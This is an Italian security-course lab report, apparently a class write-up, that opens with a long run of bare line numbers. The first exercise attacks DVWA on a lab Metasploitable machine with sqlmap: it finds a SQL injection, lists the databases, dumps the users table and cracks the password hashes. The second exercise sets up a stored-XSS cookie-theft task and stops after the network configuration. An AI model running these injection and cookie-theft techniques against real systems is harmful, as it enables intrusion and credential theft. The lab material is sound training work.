2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

256

257

258

259

260

261

262

263

264

265

266

267

268

269

270

271

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

289

290

291

292

293

294

295

296

297

298

299

300

301

302

303

304

305

306

307

308

309

310

311

312

313

314

315

316

317

318

319

320

321

322

323

324

325

326

327

328

329

330

331

332

333

334

335

336

337

338

339

340

341

342

343

344

345

346

347

348

349

350

351

352

353

354

355

356

357

358

359

360

361

362

363

364

365

366

367

368

369

370

371

372

373

374

375

376

377

378

379

380

381

382

383

384

385

386

387

388

389

390

391

392

393

394

395

396

397

398

399

400

401

402

403

404

405

406

407

408

409

410

411

412

413

414

415

416

417

418

419

420

421

422

423

424

425

426

427

428

429

430

431

432

433

434

435

436

437

438

439

440

441

442

443

444

445

446

447

448

449

450

451

452

453

454

455

456

457

458

459

460

461

462

463

464

465

466

467

468

469

470

471

472

473

474

475

476

477

478

479

480

481

482

483

484

485

486

487

488

489

490

491

492

493

494

495

496

497

498

499

500

501

502

503

504

505

506

507

508

509

510

511

512

513

514

515

516

517

518

519

520

521

522

523

524

525

526

527

528

529

530

531

532

533

534

535

536

537

538

539

540

541

542

543

544

545

546

547

548

549

550

551

552

553

554

555

556

557

558

559

560

561

562

563

564

565

566

567

568

569

570

571

572

573

574

575

576

577

578

579

580

581

582

583

584

585

586

587

588

589

590

591

592

593

594

595

596

597

598

599

600

601

602

603

604

605

606

607

608

609

610

611

612

613

614

615

616

617

618

619

620

621

622

623

624

625

626

627

628

629

630

631

632

633

634

635

636

637

638

639

640

641

642

643

644

645

646

647

648

649

650

651

652

653

654

655

656

657

658

659

660

661

662

663

664

665

666

667

668

669

670

671

672

673

674

675

676

677

678

679

680

681

682

683

684

685

686

687

688

689

690

691

692

693

694

695

696

697

698

699

700

701

702

703

704

705

706

707

708

709

710

711

712

713

714

715

716

717

718

719

720

721

722

723

724

725

726

727

728

729

730

731

732

733

734

735

736

737

738

739

740

741

742

743

744

745

746

747

748

749

750

751

752

753

754

755

756

757

758

759

760

761

762

763

764

765

766

767

768

769

770

771

772

773

774

775

776

777

778

779

780

781

782

783

784

785

786

787

788

789

790

791

792

793

794

795

796

797

798

799

800

801

802

803

804

805

806

807

808

809

810

811

812

813

814

815

816

817

818

819

820

821

822

823

824

825

826

827

828

829

830

831

832

833

834

835

836

837

838

839

840

841

842

843

844

845

846

847

848

849

850

851

852

853

854

855

856

857

858

859

860

861

862

863

864

865

866

867

868

869

870

871

872

873

874

875

876

877

878

879

880

881

882

883

884

885

886

887

888

889

890

891

892

893

894

895

896

897

898

899

900

901

902

903

904

905

906

907

908

909

910

911

912

913

914

915

916

917

918

919

920

921

922

923

924

925

926

927

928

929

930

931

932

933

934

935

936

937

938

939

940

941

942

943

944

945

946

947

948

949

950

951

952

953

954

955

956

957

958

959

960

961

962

963

964

965

966

967

968

969

970

971

972

973

974

975

976

977

978

979

980

981

982

983

984

985

986

987

988

989

990

991

992

993

994

995

996

997

998

999

1000

1001

1002

1003

1004

1005

1006

1007

1008

1009

1010

1011

1012

1013

1014

1015

1016

1017

1018

1019

1020

1021

1022

1023

1024

1025

1026

1027

1028

1029

1030

1031

1032

1033

1034

1035

1036

1037

1038

1039

1040

1041

1042

1043

1044

1045

1046

1047

1048

1049

1050

1051

1052

1053

1054

1055

1056

1057

1058

1059

1060

1061

1062

1063

1064

1065

1066

1067

1068

1069

1070

1071

1072

1073

1074

1075

1076

1077

1078

1079

1080

1081

1082

1083

1084

1085

1086

1087

1088

1089

1090

1091

1092

1093

1094

1095

1096

1097

1098

1099

1100

1101

1102

1103

1104

1105

1106

1107

1108

1109

1110

1111

1112

1113

1114

1115

1116

1117

1118

1119

1120

1121

1122

1123

1124

1125

1126

1127

1128

1129

1130

1131

1132

1133

1134

1135

1136

1137

1138

1139

1140

1141

1142

1143

1144

1145

1146

1147

1148

1149

1150

1151

1152

1153

1154

1155

1156

1157

1158

1159

1160

1161

1162

1163

1164

1165

1166

1167

1168

1169

1170

1171

1172

1173

1174

1175

1176

1177

1178

1179

1180

1181

1182

1183

1184

1185

1186

1187

1188

1189

1190

1191

1192

1193

1194

1195

1196

1197

1198

1199

1200

1201

1202

1203

1204

1205

1206

1207

1208

1209

1210

1211

1212

1213

1214

1215

1216

1217

1218

1219

1220

1221

1222

1223

1224

1225

1226

1227

1228

1229

1230

1231

1232

1233

1234

1235

1236

1237

1238

1239

1240

1241

1242

1243

1244

1245

1246

1247

1248

1249

1250

1251

1252

1253

1254

1255

1256

1257

1258

1259

1260

1261

1262

1263

1264

1265

1266

1267

1268

1269

1270

1271

1272

1273

1274

1275

1276

1277

1278

1279

1280

1281

1282

1283

1284

1285

1286

1287

1288

1289

1290

1291

1292

1293

1294

1295

1296

1297

1298

1299

1300

1301

1302

1303

1304

1305

1306

1307

1308

1309

1310

1311

1312

1313

1314

1315

1316

1317

1318

1319

1320

1321

1322

1323

1324

1325

1326

1327

1328

1329

1330

1331

1332

1333

1334

1335

1336

1337

1338

1339

1340

1341

1342

1343

1344

1345

1346

1347

1348

1349

1350

1351

1352

1353

1354

1355

1356

1357

1358

1359

1360

1361

1362

1363

1364

1365

1366

1367

1368

1369

1370

1371

1372

1373

1374

1375

1376

1377

1378

1379

1380

1381

1382

1383

1384

1385

1386

1387

1388

1389

1390

1391

1392

1393

1394

1395

1396

1397

1398

1399

1400

1401

1402

1403

1404

1405

1406

1407

1408

1409

1410

1411

1412

1413

1414

1415

1416

1417

1418

1419

1420

1421

1422

1423

1424

1425

1426

1427

1428

1429

1430

1431

1432

1433

1434

1435

1436

1437

1438

1439

1440

1441

1442

1443

1444

1445

1446

1447

1448

1449

1450

1451

1452

1453

1454

1455

1456

1457

1458

1459

1460

1461

1462

1463

1464

1465

1466

1467

1468

1469

1470

1471

1472

1473

1474

1475

1476

1477

1478

1479

1480

1481

1482

1483

1484

1485

1486

1487

1488

1489

1490



Dopo che è stato ottenuto il cookie, ci si è potuto spostare sulla shell di kali e usare Sqlmap

Per testare la vulnerabilità nella pagina DVWA, è stato utilizzato il seguente comando SQLmap, specificando l'URL della pagina vulnerabile:

```
sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --  
cookie="security=low; PHPSESSID=7035504eelc7c3518f970a76cd95ae28" --batch
```

```
(kali@kali)-[~]  
$ sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" -cookie="security=low; PHPSESSID=7035504eelc7c3518f970a76cd95ae28" --batch
```



Il comando utilizzazato serve per:

- **Rilevare la Vulnerabilità:** Analizza l'URL fornito per rilevare se il parametro id è vulnerabile a SQL Injection.
- **Autenticare la Sessione:** Utilizza i cookie forniti per autenticare la sessione e accedere alle funzionalità della pagina web.
- **Eseguire il Test:** Esegue vari test di SQL Injection sul parametro id per determinare se è possibile sfruttare la vulnerabilità.



Una volta identificata la vulnerabilità, è stato utilizzato SQLmap per elencare le tabelle presenti nel database:

```
sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" -  
cookie="security=low; PHPSESSID=7035504eelc7c3518f970a76cd95ae28" --batch --  
dbs
```

```
(kali@kali)-[~]  
$ sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=7035504eelc7c3518f970a76cd95ae28" --batch --dbs
```



Si può notare come il comando ci restituisca vari database, nella fattispecie 7, da qui dobbiamo capire quale tra questi ha le informazioni che ci servono.

```
[08:05:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[08:05:24] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```




Quindi utilizzando il comando:

**sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" -
cookie="security=low; PHPSESSID=7035504eelc7c3518f970a76cd95ae28" --batch --
tables**

```
(kali@kali)-[~]  
$ sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" -cookie="security=low; PHPSESSID=7035504eelc7c3518f970a76cd95ae28" --batch --tables
```



Possiamo vedere tutte le tabelle presenti dentro tutti i database.

Notando che la tabella che mi interessa è la tabella users nel database DVWA

```
[09:16:33] [WARNING] reflective value(s) found and filtering out
Database: information_schema
[17 tables]
```

```
+-----+
| CHARACTER_SETS
| COLLATIONS
| COLLATION_CHARACTER_SET_APPLICABILITY
| COLUMN_PRIVILEGES
| KEY_COLUMN_USAGE
| PROFILING
| ROUTINES
| SCHEMATA
| SCHEMA_PRIVILEGES
| STATISTICS
| TABLE_CONSTRAINTS
| TABLE_PRIVILEGES
| USER_PRIVILEGES
| VIEWS
| COLUMNS
| TABLES
| TRIGGERS
+-----+
```

```
Database: dvwa
[2 tables]
```

```
+-----+
| guestbook
| users
+-----+
```

```
Database: metasploit
[6 tables]
```

```
+-----+
| accounts
| blogs_table
| captured_data
| credit_cards
| hitlog
| pen_test_tools
+-----+
```



Successivamente, sono state elencate le tabelle specifiche del database DVWA:

```
sqlmap -u  
"http://192.168.22.120/dvwa/vulnerabili  
ties/sqli/?id=1&Submit=Submit" -  
cookie="security=low;  
PHPSESSID=7035504eelc7c3518f970a7  
6cd95ae28" --batch -D dvwa --tables
```

```
(kali@kali)-[~]  
$ sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" -cookie="security=low; PHPSESSID=7035504eelc7c3518f970a76cd95ae28" --batch -D dvwa --tables
```

```
[08:07:29] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, Apache 2.2.8  
back-end DBMS: MySQL ≥ 4.1  
[08:07:29] [INFO] fetching tables for database: 'dvwa'  
Database: dvwa  
[2 tables]  
+-----+  
| guestbook |  
| users     |  
+-----+
```

¶

Identificata la tabella `users`, è stato utilizzato SQLmap per estrarre le informazioni degli utenti:

```
sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?  
id=1&Submit=Submit" --cookie="security=low;  
PHPSESSID=7035504eelc7c3518f970a76cd95ae28" --batch -D dvwa -T users --  
dump
```

```
(kali@kali)-[~]  
$ sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=7035504eelc7c3518f970a76cd95ae28" --batch -D dvwa -T users --dump
```




Avendo lanciato il comando con il segmento --dump cercherà di estrarre tutti i dati possibili dalla tabella e se, quest'ultima, ha delle password criptate, sqlmap proverà a crackarle in autonomia



```
do you want to use common password suffixes? (slow!) [y/N] y
[09:22:29] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:22:29] [INFO] starting 4 processes
[09:22:37] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:22:41] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:22:52] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[09:22:55] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[09:23:12] [INFO] using suffix '1'
[09:24:01] [INFO] using suffix '123'
[09:24:12] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
```

F

```
Database: dvwa
Table: users
[5 entries]
```


user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

Al termine del programma avremmo l'intera tabella con anche le password decodificate compresa quella di **Gordon Brown con password "abc123"**.




Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» al Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato

Requisiti laboratorio:

- Livello difficoltà DVWA : **LOW**
 - IP Kali Linux : **192.168.200.100/24**
 - IP Metasploitable : **192.168.200.150/24**
 - I cookie dovranno essere ricevuti su un Web Server in ascolto sulla **porta 9999**
- 

Per prima cosa è stata avviata la macchina Metasploitable e configurato la rete con l'IP "**192.168.200.150/24**" con il comando "*sudo nano /etc/network/interfaces*"

Poi è stato eseguito il comando "*sudo reboot*" per resettare la macchina e far sì che la modifica venga effettuata, dopodiché è stato verificato con "*ip a*" che la configurazione fosse andata a buon fine.



```
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available
# and how to activate them. For more information, see i


# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.200.150
    netmask 255.255.255.0
    network 192.168.200.0
    gateway 192.168.200.1

File Name to Write: /etc/network/interfaces
```

Successivamente è stata avviata la macchina Kali e anche qui è stato cambiato l'IP con "**192.168.200.100/24**" per fare in modo che le due macchine comunicassero tra di loro.

Dopodiché è stato verificato con "ip a" che la configurazione fosse andata a buon fine.



Una volta eseguite le nuove configurazioni di rete alle macchine, è stato verificato che comunicassero tra di loro con il comando:

"ping -c4 INDIRIZZO IP"

```
(kali@kali)-[~]
└─$ ping -c4 192.168.200.150
PING 192.168.200.150 (192.168.200.150) 56(84) bytes of data.
64 bytes from 192.168.200.150: icmp_seq=1 ttl=64 time=0.996 ms
64 bytes from 192.168.200.150: icmp_seq=2 ttl=64 time=1.94 ms
64 bytes from 192.168.200.150: icmp_seq=3 ttl=64 time=1.75 ms
64 bytes from 192.168.200.150: icmp_seq=4 ttl=64 time=0.956 ms

--- 192.168.200.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 0.956/1.412/1.943/0.441 ms
```

```
msfadmin@metasploitable:~$ ping -c4 192.168.200.100
PING 192.168.200.100 (192.168.200.100) 56(84) bytes of data.
64 bytes from 192.168.200.100: icmp_seq=1 ttl=64 time=0.676 ms
64 bytes from 192.168.200.100: icmp_seq=2 ttl=64 time=0.733 ms
64 bytes from 192.168.200.100: icmp_seq=3 ttl=64 time=0.892 ms
64 bytes from 192.168.200.100: icmp_seq=4 ttl=64 time=0.628 ms



